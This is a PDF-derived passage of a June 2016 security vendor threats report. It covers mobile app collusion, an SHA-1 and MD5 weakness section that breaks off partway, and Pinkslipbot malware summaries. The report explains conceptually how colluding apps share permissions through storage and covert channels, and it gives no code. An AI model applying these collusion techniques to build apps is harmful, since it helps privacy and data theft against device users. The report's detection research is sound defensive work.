McAfee Labs Threats Report

June 2016

REPORT

McAfee™
Together is power.

McAfee Labs has discovered app collusion in more than 5,000 mobile app installation packages.

About McAfee Labs

McAfee Labs is one of the world's leading sources for threat research, threat intelligence, and cybersecurity thought leadership. With data from millions of sensors across key threats vectors—file, web, message, and network—McAfee Labs delivers real-time threat intelligence, critical analysis, and expert thinking to improve protection and reduce risks.

www.mcafee.com/us/mcafee-labs.aspx

Follow McAfee Labs Blog

Follow McAfee Labs Twitter

Introduction

Welcome to the new McAfee!

During McAfee's RSA keynote on March 1, Chris Young discussed an important cybersecurity challenge: the dearth of truly effective models and alliances for sharing threat intelligence. There are multiple groups involved in the exchange of threat intelligence today, such as global Computer Emergency Response Teams, Information Sharing and Analysis Centers (ISACs), digital threat exchanges, and private forums. McAfee is an active member of a number of these groups, including the Cyber Threat Alliance (CTA), which it helped cofound along with three other leading security technology vendors. Such organizations are still rare and they approach sharing in inconsistent ways.

We are happy to report that McAfee Labs is helping lead the Information Sharing and Analysis Organization (ISAO) Standards Organization. This recently formed organization, funded by the US Department of Homeland Security, is chartered to identify a common set of voluntary standards or guidelines for the creation and functioning of ISAOs and to share threat intelligence among government agencies. That work is expected to be substantially complete in 2016, which should lead to the formation of more consistent sharing alliances.

Although today's threat intelligence sharing mechanisms are limited, McAfee participates in various global Computer Emergency Response Teams and we exchange threat data through both public and private forums.

On April 27, Verizon published its *2016 Data Breach Investigations Report*. As in previous years, the report provides a comprehensive analysis of data breach patterns seen in 2015. Along with other contributors, McAfee (more precisely, our Foundstone incident response unit) provided anonymized breach data that was used in Verizon's analysis. McAfee also coauthored with Verizon a section of the report focusing on post-breach fraud. It explores what happens to data once it has been stolen from the breached entity. A recorded webcast discussing the report's general findings and our joint research around post-breach fraud is available here.

Now it is time for the *McAfee Labs Threats Report: June 2016*. In this quarterly threats report, we highlight three Key Topics:

- We explore an emerging new attack method— mobile app collusion—in which apps, viewed independently, appear benign but when they run on the same mobile device and share information, may be malicious.
- We examine mainstream hashing functions and explain how they become more susceptible to cyberattacks as processor performance increases.
- We provide an in-depth look at Pinkslipbot, a malware family that has been systematically enhanced since 2007. Its latest incarnation emerged late last year; we have detected more than 4,200 unique Pinkslipbot binaries from December through the end of Q1.

These three Key Topics are followed by our usual set of quarterly threats statistics.

And in other news...

Ransomware seems to be in the news every day. Our *McAfee Labs 2016 Threats Predictions report,* published in late November, appears to be prescient. At least two major attacks occurred in the first quarter that closely match our predictions.

> *"While we expect [ransomware attacks] to continue in 2016, we also foresee a new focus on industry sectors… which will quickly pay ransoms to restore their critical operations."*

Three hospital systems were held ransom in Q1 by attackers using the Locky family of ransomware. In one instance, the hospital paid the US$17,000 ransom.

In late December 2015, the Ukrainian power grid was attacked, leading to a loss of power for 225,000 people.

Every quarter, we discover new things from the telemetry that flows into McAfee Global Threat Intelligence. The McAfee GTI cloud dashboard allows us to see and analyze real-world attack patterns that lead to better customer protection. This information provides insight into attack volumes that our customers experience. In Q1, our customers saw the following attack volumes:

- McAfee GTI received on average 49.9 billion queries per day.
- Every hour more than 4.3 million attempts were made (via emails, browser searches, etc.) to entice our customers into connecting to risky URLs.
- Every hour more than 5.8 million infected files were exposed to our customers' networks.

Share this Report

- Every hour an additional 1.8 million potentially unwanted programs attempted installation or launch.
- Every hour 500,000 attempts were made by our customers to connect to risky IP addresses, or those addresses attempted to connect to customers' networks.

Finally, we are proud to report that two McAfee teams were recognized with Intel's highest honor, the Intel Achievement Award. Several McAfee Labs employees are members of the McAfee teams that received this prestigious award.

We continue to receive valuable feedback from our readers through our Threats Report user surveys.

—Vincent Weafer, Vice President, McAfee Labs

Contents

McAfee Labs Threats Report
June 2016

This report was researched and written by:

Wilson Cheng
Shaina Dailey
Douglas Frosst
Paula Greve
Tim Hux
Jeannette Jarvis
Abhishek Karnik
Sanchit Karve
Charles McFarland
Francisca Moreno
Igor Muttik
Mark Olea
François Paget
Ted Pan
Eric Peterson
Craig Schmugar
Rick Simon
Dan Sommer
Bing Sun
Guilherme Venere

Executive Summary

Partners in crime: investigating mobile app collusion

Mobile operating systems support multiple communication methods between apps running on mobile devices. Unfortunately, these handy interapp communication mechanisms also make it possible to carry out harmful actions in a collaborative fashion. Two or more mobile apps, viewed independently, may not appear to be malicious. However, together they could become harmful by exchanging information with one another. Multiapp threats such as these were considered theoretical for some years, but McAfee Labs recently observed colluding code embedded in multiple applications in the wild. In this Key Topic, we provide a concise definition of mobile app collusion, explain how mobile app collusion attacks are manifested, and how businesses can protect themselves from such attacks.

Colluding mobile apps appear benign but when they run on the same mobile device and share information, they may be malicious. McAfee Labs has discovered app collusion in more than 5,000 installation packages representing 21 mobile apps.

The state of cryptographic algorithms

Trust is an Internet cornerstone, built on the belief that messages and files freely exchanged on the Internet are authentic. Foundational to that are hashing functions that transform messages and files into a short set of bits. But what happens if cybercriminals break these hashing functions? In this Key Topic, we examine mainstream hashing functions and explain how they become more susceptible to cyberattacks as processor performance increases. We also show the volume of certificates still signed by outdated and weakened hashing functions, including certificates used in industrial and critical infrastructure applications. Finally, we make the case that businesses should actively migrate to stronger hashing functions.

Despite reported weaknesses in SHA-1, McAfee Labs research indicates more than 20 million certificates that leverage SHA-1 are in use. Over 4,000 of these systems appear to be SCADA systems that could be responsible

for critical functions..

Pinkslipbot: back from its slumber

After three years in hibernation, W32/Pinkslipbot (also known as Qakbot, Akbot, QBot) has re-emerged. This backdoor Trojan with wormlike abilities initially launched in 2007 and quickly earned a reputation for being a damaging, high-impact malware family capable of stealing banking credentials, email passwords, and signing certificates. Pinkslipbot infections dwindled in 2013 but made an aggressive return near the end of 2015. The malware now includes improved features including antianalysis and multilayered encryption abilities to prevent it from being reverse engineered by malware researchers. In this Key Topic, we document its history, evolution, recent updates, and the botnet infrastructure. We also provide details about its self-update and data exfiltration mechanism as well as McAfee Labs' effort to monitor Pinkslipbot infections and credential theft in real time.

Pinkslipbot has been systematically enhanced since 2007. McAfee Labs detected more than 4,200 unique Pinkslipbot binaries in its latest update.

Key Topics

Partners in crime: investigating mobile app collusion

The state of cryptographic algorithms

Pinkslipbot: back from its slumber

Partners in crime: investigating mobile app collusion

—Igor Muttik

Partners in crime have been around for a long time, and they are now coming to a mobile device near you. Mobile operating systems incorporate many techniques to isolate apps in sandboxes, restrict their capabilities, and clearly control which permissions they have at a fairly granular level. However, operating systems also include fully documented ways for apps to communicate with each other across sandbox boundaries. In Android, for example, this is often done via Intents, which are essentially interprocess (or interapp) messages.

Looking to evade detection by mobile security tools and by malware and privacy filters employed at app markets, attackers may try to leverage multiple apps with different capabilities and permissions to achieve their goals, using an app with sensitive permissions to communicate with another app that has Internet access. This technique of app collusion is more difficult to detect, as each app will appear to most tools to be benign, enabling attackers to penetrate more devices for longer before they are caught.

As part of McAfee Labs' ongoing investigations into emerging threats and potential defenses, our researchers are working with several UK universities to identify and develop new methods of detecting malicious activity in mobile apps. In the ACiD project, researchers from McAfee, City University London, Swansea University, and Coventry University have developed and continue to develop procedures for automated discovery and detection of colluding apps.


Mobile app collusion: Two or more apps that can carry out harmful activity together using interapp communications in a collaborative fashion.

In this Key Topic, we look at the definitions and methods of mobile app collusion, and how we will be able to detect and protect mobile devices from this emerging attack vector.

What is mobile app collusion?

In order to effectively detect colluding apps, we first need a concise definition of what we are looking for: two or more apps that can carry out harmful activity together using interapp communications in a collaborative fashion. This requires at least one app with permission to access the restricted information or service, one app without that permission but with access outside the device, and the capability to communicate with each other. Either app could be collaborating on purpose or unintentionally due to accidental data leakage or inclusion of a malicious library or software development kit (SDK). For example, these apps may use a shared space (files readable by all) to exchange information about granted privileges and to determine which one is optimally positioned to serve as an exit point for data exfiltration or an entry point for remote commands.

Share this Report


App
Communications
App
Sensitive permissions or privileges
Messages or shared storage
Access outside the device (Internet)

The basics of colluding apps.


To help narrow the characteristics that we are looking for, we have defined three specific threat types:

- **Information theft:** When an app with access to sensitive or confidential information collaborates (willingly or unwillingly) with one or more other apps to send information outside the boundaries of the device.
- **Financial theft:** When an app sends information to another app that can make financial transactions or financial API calls.
- **Service misuse:** When one app can control a system service and receives information or commands from one or more other apps.

For example, a document extractor set relies on App A to look for sensitive documents, which are passed to App B to send to a remote server. Or a locationstealing set, which reads the location information in App C and uses App D to send it to the attacker's control server. These must be differentiated from legitimate information sharing and collaboration between apps, such as getting the location information from App C for local use in a map or weather app.

Methods of mobile app collusion


Attackers may use several methods to develop and deploy colluding mobile apps. The first is simply splitting malicious and privacy-violating functions between two or more apps, for example, one that helps manage your contacts and one that provides simple weather updates. The challenge to the attacker is in deployment. This method will be successful only if both malicious apps are installed on the same mobile device. A malicious publisher can maximize the chance of colluding apps being simultaneously installed by targeting the same app markets and cross-advertising. Such advertising may be either typical online ads or in-app advertising. We can narrow our search by investigating apps from the same source, apps that explicitly encourage co-installation, or apps that are frequently installed together.


Mobile device
Access to locally stored private data
A
OS-supported interapp communication
B
Communication outside mobile device

A typical transfer of information by colluding apps using OS-supported interapp communication.

Ad libraries that are part of two or more mobile apps may collude without the knowledge of the app providers.

The second identified method is to build and distribute among app developers a library useful for inclusion in many apps, but that contains the ability to communicate between them. For example, market pressure to keep app prices low (or free) forces many app developers to include advertising libraries in their code. An unscrupulous third party could embed interapp communication functions in the library and get two or more apps to collude without the knowledge of the original developers, who would have no idea that the apps they created are carrying this colluding payload. We can focus our search by investigating apps that use the same suspicious third-party library or SDK.



Mobile device
Access to locally stored private data
A
Shared code library
B
Shared code library
Communication outside mobile device

A shared code library may enable interapp collusion.

The third method is to exploit a vulnerability in a third-party app or library. There are already known cases of apps that leak data or violate permissions controls, which another app could take advantage of before it is fixed or blocked by security tools. We can narrow our search by investigating common pairings with the set of apps with known leaks or vulnerabilities.

All of these methods share common traits that we can use to build an effective tool to discover potential colluding apps.


Share this Report



Detecting mobile app collusion

McAfee, in partnership with university threat researchers, have developed and continue to develop tools to detect mobile app collusion. Given the large size of the set of all mobile apps and the much larger number of permutations and combinations of pairs, triplets, or more, we need a method to quickly filter apps that are not colluding. The very first step is analyzing the capabilities and permissions of apps; there is no need for collusion if apps have no access to sensitive data or if they have equivalent permissions.

If we are looking for a data-leaking collusion app set, then we first isolate the set of apps (Sensitive Apps) that have access to sensitive or confidential information, financial processes, or system services, based on their declared permissions. Then we find the set of apps (Outside Apps) that can communicate outside the device. Apps that do not have access to sensitive data or services and those that cannot access the Internet require no further investigation for collusion.


Sensitive Apps
Access to sensitive or confidential information, financial processes, or system services, based on their declared permissions
Common communication channels
Outside Apps
Apps that can communicate outside the device

The search for colluding apps begins with those that can communicate with each other.

Next, we need to determine which communication channels are available between these two sets. The possibilities include Intents (Android) or App Extensions (iOS); External Storage (Android); SharedPreferences (Android) or UserDefaults (iOS). These are all explicitly documented and operating system–supported communication methods. Apart from those explicit methods, apps may use covert channels, some of which may be pretty devious. For example, manipulating the smartphone's volume level allows one app to set it and another to read it, a slow but reasonably reliable way of passing a stream of bits (and, therefore, any message) between apps.

The number of potential pairs across the set of apps in an app market presents a significant challenge to a fully automated collusion detection system. When we include permutations of three or more apps, this challenge becomes almost inconceivable, as the number of combinations becomes extremely large. So we need to use additional techniques to reduce the size of the sets, looking for potential collusion candidates, eliminating apps that are unlikely to be malicious, and focusing on those with a high probability.

For example, we could compare all apps that use the same suspicious set of libraries, perform static code analysis of apps to locate common communication APIs, and take into consideration characteristics such as publication date, app market, and installation method.

To track communications, it is necessary to disassemble each app and inspect the code. With this information, we can map apps to potential communication actions and determine which pairs from our two sets (Sensitive Apps and Outside Apps) are potentially colluding. More specifically, collusion is possible if a Sensitive App and an Outside App share a communication channel in the necessary direction. This technique should also catch collusion of three or more apps, as we will include the initiator and terminator apps in each set. For example, a colluding set must include an app that has access to sensitive information and can send on Channel A, and an app that has Internet access and can receive on Channel A. Or an app that has access to a system service and can receive on Channel B, and an app that has Internet access and can send on Channel B. Bidirectional communication between colluding pairs is not a necessary characteristic.

Most apps can explicitly or implicitly communicate, making analysis more difficult.

A recent study, Towards Automated Android App Collusion Detection, showed that almost 85% of all apps in the market place can communicate with other apps, using either explicit (11.3%) or implicit (73.1%) methods, so relying just on communication capabilities would generate far too many potentially colluding sets. That means this single approach would produce too many suspicions. Thus we must analyze apps more deeply to remove incorrect suspicions.

Mobile App Interapp Communication





Figure 3: A disassembled view of Cascade.

Evasion techniques can be purchased off the shelf, allowing authors to "outsource" this part of their malware development process. Some even offer unique evasion techniques as a service.

Mobile app collusion in the wild


Equipped with the tools we built after beginning this research, we discovered that mobile app collusion is not just theoretical. We found instances of app collusion running in the wild without being detected in a group of applications that use a particular Android SDK. This SDK was known to be risky and potentially harmful since late 2015, and is included in more than 5,000 installation packages representing 21 mobile apps, with a wide range of permissions. Working together, any of these Android apps can, when installed on the same device, get around the Android operating system limitations and respond to commands from a remote control server via the app that has the highest privileges.

In the following figure, three mobile apps negotiate to determine which has the highest privileges.



Mobile apps use shared storage space to negotiate privileges. The priority value reflects the aggregated permissions for each app.

After negotiation is complete, only the app with the highest privileges responds to commands from a remote control server. This achieves the maximum elevation of privileges and the most capable "bot" functionality based on all apps that took part in the negotiation.



The app with highest privileges acts, while the others wait for the first to gather data. Then they send the information to a control server.

This set of apps may perform actions outside the limitations set by the operating system, creating privacy and security breaches. Unfortunately, the collaborative capabilities of these apps were not spotted before because apps are typically analyzed individually.

This type of privilege escalation via selection of the app with more permissions is the first known case of malicious apps colluding in the wild. It demonstrates the significant risk of using third-party code, such as advertising libraries and external SDKs, especially when they are closed source or not fully trusted. The problem is not specific to Android, and it becomes a critical security issue for all mobile devices as well as for virtual and cloud environments that employ software sandboxing.

Protecting against colluding mobile apps

To learn how McAfee products can help protect against colluding mobile apps, click here.

Security product vendors offer products that protect tablets and smartphones by scanning for individually harmful mobile apps and blocking them. In addition to just blocking apps with malicious code, mobile security software can also scan for malicious behavior, such as suspicious permission requests, and allow the user to completely block those apps. Many security products can protect a device before a malicious app is downloaded. They can identify other avenues of attack, such as a malicious website or email, and block those preemptively.

Colluding mobile apps can also be blocked by these techniques, but the catch is to have the technology to recognize that they are colluding. Recently, McAfee joined together with researchers from several British universities to develop tools that can detect colluding mobile apps. McAfee Labs researchers now use these tools manually and plan to deploy them into our automated mobile app analysis farm. By doing so, we will reduce our time to detection of colluding mobile apps. McAfee Labs and our university partners have made a commitment to publicly share our ACiD project research to ensure protection for all users. We will live up to this promise.

For businesses wishing to protect themselves from colluding mobile apps, we recommend they use apps only from trusted markets and trusted software publishers. Disabling the ability to install mobile apps from “unknown sources” may also help ensure that the only apps installed are ones from a reputable source. In addition, avoid software with embedded advertising because excessive ads may indicate the presence of multiple ad libraries, which increase the possibility of collusion. Researching the ratings and reviews of a mobile app is also a good idea to verify that other users of the app have not experienced any security concerns. Finally, do not “jailbreak” or “root” the device because that allows apps to gain system-level access and potentially perform malicious activity.

Developers of apps may improve their software and protect their own reputations by avoiding unknown third parties and ad libraries, especially when they are closed source. It is also a good idea to avoid using multiple ad libraries in an app. This last measure also reduces mobile data usage, because each library uses additional data.

App market vendors would definitely benefit from embedding anticollusion filters to block the publication of such apps. It is a good idea to also set a sensible policy on interapp communications and explicitly prohibit developers who violate operating system limitations through collusion methods.

Collusions are part of a general problem of effective software isolation. This problem exists in all environments that implement software sandboxing, from other mobile operating systems to virtual machines in server farms. We can see how covert communications between sandboxes may be used to breach security and create data leaks. The tendency to have more and better isolation is positive, and we should expect attackers to employ collusion methods more often to circumvent this security trend. As a result, we will continue to research and develop collusion detection methods for mobile devices and expand our investigations to a wider range of operating environments.

To learn how McAfee products can help protect against colluding mobile apps, click here.

The state of cryptographic algorithms


—Charles McFarland, Tim Hux, and Francisca Moreno

Trust is an Internet cornerstone, built on the belief that messages and files freely exchanged on the Internet are authentic—that they have been created by a known sender.

Authentication is typically provided by digital signatures, which can also ensure integrity (the message or file has not been altered between the sender and receiver) and nonrepudiation (senders cannot deny that they sent the message or file).

To make them efficient and broadly compatible, digital signature schemes usually authenticate the "hash" (also known as a digest) of a message or file and not the message or file itself. Cryptographic hashing functions take as input a message or file and produce as output a relatively short set of bits that are almost always unique and one way, meaning that they cannot be inverted.

The signing and verification of digital signatures.



Source: Acdx, https://en.wikipedia.org/wiki/Electronic_signature.

Share this Report

But what happens if more than one message or file was to produce the same hash—known as a collision. More important, what if a cybercriminal could create a malicious message or file with the same hash as a nonmalicious message or file? If such scenarios were possible, malicious parties could indulge in all sorts of mischief, from substituting malware-laden files for clean files to performing man-in-the-middle attacks.

Consequently, it is vitally important that hashes are nearly impossible—and both expensive and time consuming—to duplicate using another message or file. In this Key Topic, we examine various cryptographic hashing functions and how they could become more susceptible to cyberattacks as processor performance increases. New technologies, such as quantum computing, could also play a role in undermining the viability of cryptographic technologies.

Cryptographic hashing functions

For many technologies, there are good implementations that maintain strong security and there are also weak implementations that provide little security. Inevitably, industry researchers discover those with weak security based on the current understanding of the technology or the current resources available for attacks. Hashing algorithms are no different and are routinely re-evaluated for the level of security they provide.


McAfee Labs recommends that businesses migrate away from the use of the MD5 and SHA-1 cryptographic hashing functions.

The SHA-1 cryptographic hashing function has been through such a process. Based on those findings, McAfee Labs recommends that businesses migrate away from their use in many circumstances. SHA-1 attacks are theoretical but migrations take considerable time. Many in the software industry have already made plans to stop supporting SHA-1, through which some of the largest vulnerabilities could be exploited. If businesses do not already have a plan to migrate systems using older hashing functions, now is the right time to create such a plan to avoid future security issues.

There are many cryptographic hashing functions, but two well-known functions are MD5 and SHA-1. MD5 was first published in 1992 and continues in wide use despite known weaknesses. In 1995, SHA-1 was developed by the US National Security Agency. It has been reliably secure in the past, but the time and cost to create a duplicate hash value has dropped faster than previously estimated. That coupled with the very long lead time to widely replace one hashing function with another has raised alarms among threat researchers.

Cryptographers have long calculated the number of computing cycles it takes to create a duplicate hash value for a given hashing function. As both central processing and graphics processing units have become more powerful, the time and cost has gone down. Further, botnets and cloud services can be leveraged to further reduce the amount of time it takes to create duplicate hash values. MD5 hashes can now be collided in less than a second on commodity server hardware. For SHA-1, it is currently estimated to take several months.

Timeline for secure hashing algorithms



Growing industry concerns

